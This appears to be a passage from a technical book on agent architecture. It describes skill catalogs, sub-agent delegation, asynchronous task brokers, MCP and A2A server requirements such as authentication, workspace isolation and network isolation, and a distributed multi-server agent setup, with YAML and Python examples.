The `OrchestratorAgent` scans these directories at startup, reading only the frontmatter. The result is a lightweight catalog injected into the system prompt via a shared template (`prompts/shared/skills.md`):

```
Available skills:
code-review: Review code for quality, bugs, and security issues.
pdf-processing: Extract text and tables from PDF files.
```

This is tier 1 of the disclosure hierarchy. The agent knows what skills exist but not how to use them.

Tool Composition The Skilled agent uses `OrchestratorAgent` instead of the bare `get_agent()` / `run_agent()` pair from V1 and V2. The orchestrator handles skill discovery, prompt injection, and tool wiring automatically.

From this point on, agent definitions live in `config.yaml` rather than in Python code. Each entry declares a system prompt path, tool modules, and optional sub-agents or MCP servers:

```yaml
agents:
  skilled:
    system_prompt: the_complete_agent/agent_skilled.md
    tools:
      - agentic_patterns.tools.file:get_all_tools
      - agentic_patterns.tools.sandbox:get_all_tools
      - agentic_patterns.tools.todo:get_all_tools
```

The notebook loads this with a single call:

```
spec = AgentSpec.from_config("skilled")
agent = OrchestratorAgent(spec, verbose=True)
```

`from_config()` resolves the prompt path relative to `PROMPTS_DIR`, imports each tool module, calls its `get_all_tools()`, and assembles the `AgentSpec`. The orchestrator then adds `activate_skill` behind the scenes. The agent code does not reference skills directly – the prompt includes `{% include 'shared/skills.md' %}` and the orchestrator fills in the catalog and provides the tool.

Execution The notebook demonstrates two turns. Turn 1 asks the agent to write a Python calculator script – a normal coding task that requires no skills. The agent plans, writes, and executes as the Planner would.

Turn 2 asks: "review the script you just wrote for security issues." The agent sees `code-review` in its skill catalog, calls `activate_skill("code-review")`, and receives the full SKILL.md body – a structured guide covering security vulnerabilities, error handling gaps, and output formatting. The agent then applies these instructions to the script from turn 1, producing a categorized review (CRITICAL, WARNING, INFO) instead of the generic advice a skill-less agent would give.

The `OrchestratorAgent` carries message history across turns automatically, so the agent remembers the script from turn 1 without the notebook managing any state.

Three Tiers of Disclosure The skill system has three tiers. Tier 1 (always in prompt) is the name and description – enough for the agent to decide whether a skill is relevant. Tier 2 (loaded via `activate_skill`) is the full SKILL.md body with instructions and examples. Tier 3 (optional) is scripts, references, and assets that live in subdirectories and can be executed in the sandbox or read by the agent when the skill instructions reference them.

Each tier is more expensive than the last, and each is loaded only when needed. This pattern recurs in many agent architectures: keep the common path cheap, pay for specialization only when the task demands it.

The full example is in `agentic_patterns/examples/the_complete_agent/example_agent_skilled.ipynb`.

Agent V4: The Coordinator

If we add data analysis operations, SQL queries, visualization tools, and vocabulary lookups directly to the Skilled agent, the tool list explodes. Worse, the agent must choose among all of them on every turn, even when a task clearly belongs to one domain. The Coordinator solves tool explosion by delegating to sub-agents instead of absorbing their tools.

Delegation Over Accumulation Instead of giving the coordinator SQL tools, it gets a sub-agent that has SQL tools. Instead of giving it data analysis operations, it gets a sub-agent that has those operations. The coordinator decides *who* should handle a task; the sub-agent decides *how*.

Each sub-agent is defined as an `AgentSpec` with its own name, description, system prompt, and tool list. The data analysis sub-agent has file, CSV, JSON, data analysis, data visualization, and REPL tools. The SQL sub-agent has file, CSV, and SQL tools. The vocabulary sub-agent has vocabulary resolution tools. Each runs in its own context with its own instructions, isolated from the coordinator's concerns.

Tool Composition The coordinator's config adds format conversion tools and declares sub-agents:

```yaml
agents:
  coordinator:
    system_prompt: the_complete_agent/agent_coordinator.md
    tools:
      - agentic_patterns.tools.file:get_all_tools
      - agentic_patterns.tools.sandbox:get_all_tools
      - agentic_patterns.tools.todo:get_all_tools
      - agentic_patterns.tools.format_conversion:get_all_tools
    sub_agents:
      - agentic_patterns.agents.data_analysis:get_spec
      - agentic_patterns.agents.sql:get_spec
      - agentic_patterns.agents.vocabulary:get_spec
```

Each `sub_agents` entry points to a `get_spec()` factory that returns an `AgentSpec` with its own name, description, system prompt, and tool list. The notebook loads everything with `AgentSpec.from_config("coordinator")`.

When `sub_agents` is non-empty, the `OrchestratorAgent` creates a `TaskBroker` internally and auto-generates a `delegate` tool. It also injects a sub-agent catalog into the system prompt via `{% include 'shared/sub_agents.md' %}`, listing each sub-agent's name and description so the agent knows who to call.

The coordinator's direct tools handle file I/O, sandbox execution, task management, skills, and format conversion (`convert_document` for transforming documents between PDF, DOCX, MD, CSV, and other formats). Domain-specific work routes through delegation. The coordinator has far more capabilities than the Skilled agent but fewer tools than it would need if every capability were a direct tool.

Execution The notebook demonstrates two turns against a bookstore database. Turn 1 asks the coordinator to query genre statistics and save results to CSV. The coordinator calls `delegate("sql_analyst", ...)` with a specific prompt. The broker creates a sub-agent from the SQL spec, runs it with SQL tools and schema context, and returns the result as a string. The coordinator then uses its own file tools to save the CSV.

Turn 2 asks for a markdown report with a bar chart, converted to PDF. This mixes delegation and direct work: the coordinator delegates chart generation to the data analyst sub-agent (which has visualization tools), writes the report itself (file tools), and converts it to PDF (format conversion tool). The planning pattern from V2 still applies – the agent creates a todo list, tracks each step, and reports the final state.

How Delegation Works The `delegate` tool is synchronous from the agent's perspective: it submits a task to the broker, waits for the result, and returns it as a string. Under the hood, the broker dispatches the task to a `Worker`, which instantiates a fresh `OrchestratorAgent` from the sub-agent's `AgentSpec`, runs it, and collects the output. Each sub-agent gets its own context window, its own tool set, and its own reasoning trace. The coordinator never sees the sub-agent's intermediate steps – only the final result.

This separation matters. The SQL sub-agent can reason about schemas, validate queries, and retry on syntax errors without those details leaking into the coordinator's context. The data analysis sub-agent can iterate on DataFrame operations without cluttering the coordinator's message history. Each agent stays focused on its domain.

The full example is in `agentic_patterns/examples/the_complete_agent/example_agent_coordinator.ipynb`.

Agent V5: The Full Agent

The Coordinator delegates work but always waits for the result before continuing. When two sub-agent tasks are independent – say, querying a database and generating a chart – running them sequentially wastes

time. The Full Agent adds asynchronous task submission, allowing the coordinator to fire off multiple tasks in parallel and collect results when they complete.

Two Modes of Delegation The Full Agent's prompt (`prompts/the_complete_agent/agent_full.md`) describes two delegation modes. Synchronous delegation via `delegate(agent_name, prompt)` works exactly as in V4: submit a task, block until the result arrives, return it as a string. This is the right choice when each step depends on the previous result.

Asynchronous delegation via `submit_task(agent_name, prompt)` returns immediately with a task ID. The agent can submit multiple tasks, continue with other work, and then call `wait(timeout)` to block until background tasks complete. The `wait` tool is event-driven – it does not poll. It sleeps until the broker signals that a task has finished or the timeout fires, avoiding unnecessary round-trips.

Between turns, the `OrchestratorAgent` automatically checks for completed background tasks and prepends their results to the next prompt. The agent sees these as `[BACKGROUND TASK COMPLETED: agent_name]` messages, allowing it to reason about results even if it did not explicitly call `wait`.

Tool Composition The config is identical to V4 – same tools, same sub-agents, different prompt:

```yaml
agents:
  full_agent:
    system_prompt: the_complete_agent/agent_full.md
    tools:
      - agentic_patterns.tools.file:get_all_tools
      - agentic_patterns.tools.sandbox:get_all_tools
      - agentic_patterns.tools.todo:get_all_tools
      - agentic_patterns.tools.format_conversion:get_all_tools
    sub_agents:
      - agentic_patterns.agents.data_analysis:get_spec
      - agentic_patterns.agents.sql:get_spec
      - agentic_patterns.agents.vocabulary:get_spec
```

The `OrchestratorAgent` generates `delegate`, `submit_task`, and `wait` tools whenever sub-agents are present. The difference is that the Full Agent's prompt instructs the agent when to use each mode, while the Coordinator's prompt only mentions `delegate`. The capability was always there; the prompt unlocks it.

Execution The notebook demonstrates both modes. Turn 1 uses synchronous delegation to query the bookstore database – a single task where the agent needs the result immediately. This works identically to V4.

Turn 2 asks for two independent tasks: query the top five most expensive books, and generate a bar chart of average prices by genre. The agent calls `submit_task("sql_analyst", ...)` and `submit_task("data_analyst", ...)` in sequence, receiving task IDs for each. Both tasks start running concurrently through the broker. The agent then calls `wait` to block until both complete. Once results arrive, it writes a markdown report combining the findings.

The Task Broker All delegation – both synchronous and asynchronous – flows through a single `TaskBroker` backed by an in-memory `TaskStoreMemory`. The broker manages task state (pending, running, completed, failed, cancelled), dispatches tasks to workers as background coroutines, and signals completion via an `asyncio.Event`. The `delegate` tool is simply `submit_task` followed by `wait` for that single task – there is no separate code path.

Each worker instantiates a fresh `OrchestratorAgent` from the sub-agent's `AgentSpec`, runs it against the task input, and stores the result. Workers emit progress events (tool calls) and log events (reasoning) that accumulate on the task object, providing a full execution trace for debugging. On `__aexit__`, the orchestrator calls `broker.cancel_all()` to clean up any still-running background tasks.

The Monolithic Limit The Full Agent is the most capable monolithic agent in this progression: direct tools for file I/O, sandbox execution, task management, and format conversion; delegation tools for subagents; skills loaded on demand; and concurrent task execution. It remains a single `OrchestratorAgent` running from a notebook – no MCP servers, no A2A protocol, no network calls.

This is deliberate. Everything built so far – planning, skills, delegation, async tasks – works within a single process. The patterns are the same ones that will later drive the distributed system, but here they are validated without infrastructure complexity.

The full example is in `agentic_patterns/examples/the_complete_agent/example_agent_full.ipynb`.

Server Requirements

The Full Agent (V5) is the most capable monolithic agent in this progression, but it runs entirely within a single process. The next step decomposes it into independently deployable services: MCP servers for tool access and A2A servers for agent delegation. Before building those services, it is worth collecting the essential requirements that every production MCP and A2A server must satisfy. These requirements were introduced across earlier chapters – in the MCP architecture and tools sections, the A2A protocol and security sections, and the execution infrastructure chapter. This section consolidates them as a practical checklist.

MCP Server Requirements Authentication. Every MCP server must authenticate incoming requests. The pattern used throughout this book is JWT-based: an `AuthSessionMiddleware` extracts `sub` and `session_id` claims from the token and propagates them into contextvars via `set_user_session()`. Tools never receive identity as a parameter. Instead, they call `get_user_id()` or `get_session_id()` to retrieve it from context. This keeps tool signatures clean and prevents an agent from impersonating another user by passing a different identity.

Workspace isolation. All file I/O must go through `workspace_to_host_path()` and `host_to_workspace_path()`. Agents see paths under `/workspace/...` and never touch host filesystem paths directly. Each user-session pair gets its own directory. This prevents path traversal attacks and ensures that one session cannot read or modify another session's files.

Context management. Tools that return large results – a SQL query returning thousands of rows, a log search spanning megabytes – must use the `@context_result()` decorator. It automatically truncates the response to a size the model can process and saves the full output to the workspace for later retrieval. Without this, a single tool call can exhaust the model's context window, degrading all subsequent reasoning. Named presets (`"default"`, `"sql_query"`, `"log_search"`) provide type-aware truncation strategies.

Permissions. Every tool must declare what it does through `@tool_permission()` with one of three levels: `READ` for data retrieval, `WRITE` for mutations, and `CONNECT` for external network access. This metadata enables runtime enforcement. When a session contains private data, tools marked `CONNECT` are automatically blocked – the agent cannot reach external services through MCP tools once sensitive data enters the session. Permissions are the application-level complement to the network-level isolation described next.

Compliance. Tools that access sensitive data must register it explicitly by calling `PrivateData().add_private_dataset(na sensitivity)`. The private data state is persisted outside the workspace so the agent cannot tamper with it. Once flagged, the sensitivity level acts as a one-way ratchet: it can escalate but never decrease within a session. Downstream guardrails use this state to block tools and network access.

Connectors. Domain data access lives in connector classes, not directly in tool functions. Connectors inherit from `Connector`, use static methods, enforce workspace isolation, apply `@context_result()` for large responses, and carry no MCP or PydanticAI dependencies. Tools are thin wrappers that add MCP decorators and error conversion. This separation lets the same data logic be used from PydanticAI tools, MCP servers, or any other interface without duplication.

Configuration. Server configuration belongs in `config.yaml` under the `mcp_servers` key, with `${VAR}` syntax for environment variable expansion. The `.env` file holds environment variables; `config.yaml` references them. This avoids scattering connection strings, timeouts, and feature flags across code.

Error handling. MCP tools use a two-tier error model. Retryable errors (bad input, missing file, validation failure) are raised as `ToolRetryError` – the agent sees these as structured observations and can adjust its next call. Fatal errors (broken invariants, misconfiguration) are raised as `ToolFatalError` with a `[FATAL]` prefix that signals the agent to stop retrying. The one pattern to avoid is wrapping the entire tool body in a catch-all: this hides bugs by converting code errors into retryable tool errors, making failures invisible rather than recoverable.

Network isolation. MCP servers run inside Docker containers with network mode determined by data sensitivity. Sessions without private data get bridge networking (full connectivity). Sessions with private data get `network_mode="none"` (no external access). The pattern is to deploy two containers from the same image – one on bridge, one isolated – and configure `url_isolated` in the client config. The `MCPServerPrivateData` client switches to the isolated instance automatically and irreversibly when private data enters the session. This is defense-in-depth: even if a tool permission check has a bug, the network kill switch ensures data cannot leave.

Logging. MCP servers should emit log messages via `ctx.info()`, `ctx.warning()`, and similar methods for significant operations: file reads, compliance flag changes, connection events. The MCP client configures a `log_handler` that surfaces these as standard Python log entries, giving operators visibility into what the agent is doing inside MCP tool calls.

Testing. Unit tests use FastMCP's in-memory client to test tools without starting a server process. Tests live in `tests/unit/` and `tests/integration/`, following the same structure as the rest of the codebase.

A2A Server Requirements Server creation. An A2A server is a PydanticAI agent exposed via `agent.to_a2a(name, description, skills)`. The `skills` list must reflect the agent's actual capabilities. For simple agents whose capabilities come directly from tool functions, `tool_to_skill()` converts each function to a `Skill` by extracting the name and docstring. When capabilities come from sub-agents, MCP servers, or loaded skills, the skill declarations must be written explicitly – otherwise the Agent Card will mislead coordinators that rely on it for routing decisions.

Authentication. A2A servers receive a Bearer token in the `Authorization` header. The server must extract it and call `set_user_session_from_token(token)` to propagate identity into the same contextvars used by MCP. This ensures that the same `get_user_id()` / `get_session_id()` mechanism works regardless of whether a tool was called through an MCP server or delegated through an A2A server. Identity propagation happens before any task logic runs.

Configuration. A2A client configs live in `config.yaml` under the `a2a.clients` key, following the same `${VAR}` environment variable expansion pattern as MCP. Each entry specifies the server URL and an optional `bearer_token` for injecting authorization headers.

Coordination. The `create_coordinator()` factory fetches Agent Cards from configured A2A clients, creates one delegation tool per agent, and auto-generates a system prompt that describes each agent's capabilities. Delegation tools return structured status strings – `[COMPLETED]`, `[INPUT_REQUIRED:task_id=...]`, `[FAILED]`, `[CANCELLED]`, `[TIMEOUT]` – so the coordinator agent can reason about outcomes and decide whether to retry, ask for clarification, or report failure.

Resilience. The `A2AClientExtended` wraps the base client with three reliability features: exponential backoff retry for transient network failures, configurable timeout with automatic cancellation when the deadline expires, and an `is_cancelled` callback for cooperative cancellation. These handle the reality that A2A calls cross network boundaries where failures are routine rather than exceptional.

Prompts. System prompts and templates must be stored as markdown files in dedicated directories under `prompts/a2a/`, loaded via `load_prompt()`. Hardcoded prompt strings in Python files make it difficult to review, version, and compose prompts. Each A2A server gets its own subdirectory (e.g., `prompts/a2a/nl2sql/system_prompt.md`) to keep prompt files from different servers from colliding.

Testing. The `MockA2AServer` supports unit and integration testing without LLM calls. Configure deterministic responses with `on_prompt(prompt, result=...)` for exact matches or `on_pattern(regex, ...)` for

flexible matching. Simulated delays via `on_prompt_delayed(prompt, polls, result=...)` test polling logic. After running tests, inspect `received_prompts` and `cancelled_task_ids` for assertions about what the agent actually sent.

Infrastructure: The Distributed Agent

The Full Agent runs everything in a single process. Tools are Python functions imported directly, sub-agents are instantiated from `AgentSpec` objects and executed by the `TaskBroker` in the same event loop. This is convenient for development, but it means every capability must live in the same Python environment and share the same process lifetime.

The Infrastructure Agent keeps the same agent architecture – `AgentSpec`, `OrchestratorAgent`, prompt templates, skills – but replaces the tool source and delegation target. Direct Python tool imports become MCP server connections. In-process sub-agents become remote A2A servers. The agent itself does not change; the `AgentSpec` fields do.

What Changes The monolithic agent imports tools as Python functions and passes them via the `tools` field of `AgentSpec`. The infrastructure agent declares `mcp_servers` instead, each pointing to a running FastMCP server. When the `OrchestratorAgent` enters its async context, it creates `MCPServerStreamableHTTP` toolset objects and passes them to `get_agent(toolsets=[...])`. The PydanticAI `Agent` then discovers available tools by connecting to each MCP server at startup.

Similarly, the monolithic agent declares `sub_agents` – a list of `AgentSpec` objects that the `TaskBroker` instantiates on demand. The infrastructure agent declares `a2a_clients` instead, each pointing to a running A2A server. The `OrchestratorAgent` fetches each server's agent card, generates a delegation tool per card via `create_a2a_tool()`, and appends the agent descriptions to the system prompt.

The resulting config has no `tools` and no `sub_agents`:

```yaml
agents:
  infrastructure_agent:
    system_prompt: the_complete_agent/agent_infrastructure.md
    mcp_servers: [file_ops, sandbox, todo, format_conversion]
    a2a_clients: [nl2sql, data_analysis, vocabulary]
```

The notebook loads it with `AgentSpec.from_config("infrastructure_agent")`, same as V3-V5.

MCP Servers as Tool Providers The coordinator connects to four MCP servers for its direct tools: `file_ops` (file, CSV, and JSON operations), `sandbox` (Docker execution), `todo` (task management), and `format_conversion` (document conversion). Each runs as an independent HTTP service started via `fastmcp run ... --transport http --port N`.

The A2A servers also connect to MCP servers internally. The `data_analysis` A2A server connects to four: `data_analysis` (DataFrame operations), `data_viz` (plotting), `file_ops` (file, CSV, and JSON I/O), and `repl` (Python notebook execution). The monolithic version imported file, CSV, and JSON tools from three separate modules; the distributed version consolidates them into a single `file_ops` MCP server. The `nl2sql` A2A server connects to `sql`. The `vocabulary` A2A server connects to `vocabulary`. All MCP connections are declared in `config.yaml` under `mcp_servers`.

A2A Servers as Delegation Targets Each A2A server wraps a PydanticAI agent with MCP toolsets and exposes it via the A2A protocol. The pattern is minimal:

```python
mcp_client = get_mcp_client("vocabulary")
agent = get_agent(toolsets=[mcp_client], instructions=system_prompt)
app = agent.to_a2a(name="VocabularyExpert", description="...", skills=skills)
app.add_middleware(AuthSessionMiddleware)
```

The coordinator discovers each A2A server's capabilities by fetching its agent card from `/.well-known/agent-card.json`. The `OrchestratorAgent._connect_a2a()` method does this automatically, creating one delegation tool per server. The A2A agent descriptions are appended to the system prompt by `build_coordinator_prompt()`, so no explicit A2A section is needed in the prompt template.

The Launch Script Starting the distributed system requires launching nine MCP servers and three A2A servers. The launch script (`scripts/launch_infrastructure.sh`) starts all processes in the background with a trap to kill them on exit. MCP servers start first since A2A servers depend on them for tool discovery at import time.

The Example The notebook (`agentic_patterns/examples/the_complete_agent/example_agent_infrastructure.ip`) runs the same two prompts as the Full Agent to demonstrate equivalent capability. Turn 1 queries the bookstore database (routes to the `nl2sql` A2A server). Turn 2 asks for parallel work (routes to both `nl2sql` and `data_analysis` A2A servers). The agent uses its MCP-connected file tools to write the final report.

The full example is in `agentic_patterns/examples/the_complete_agent/example_agent_infrastructure.ipynb`.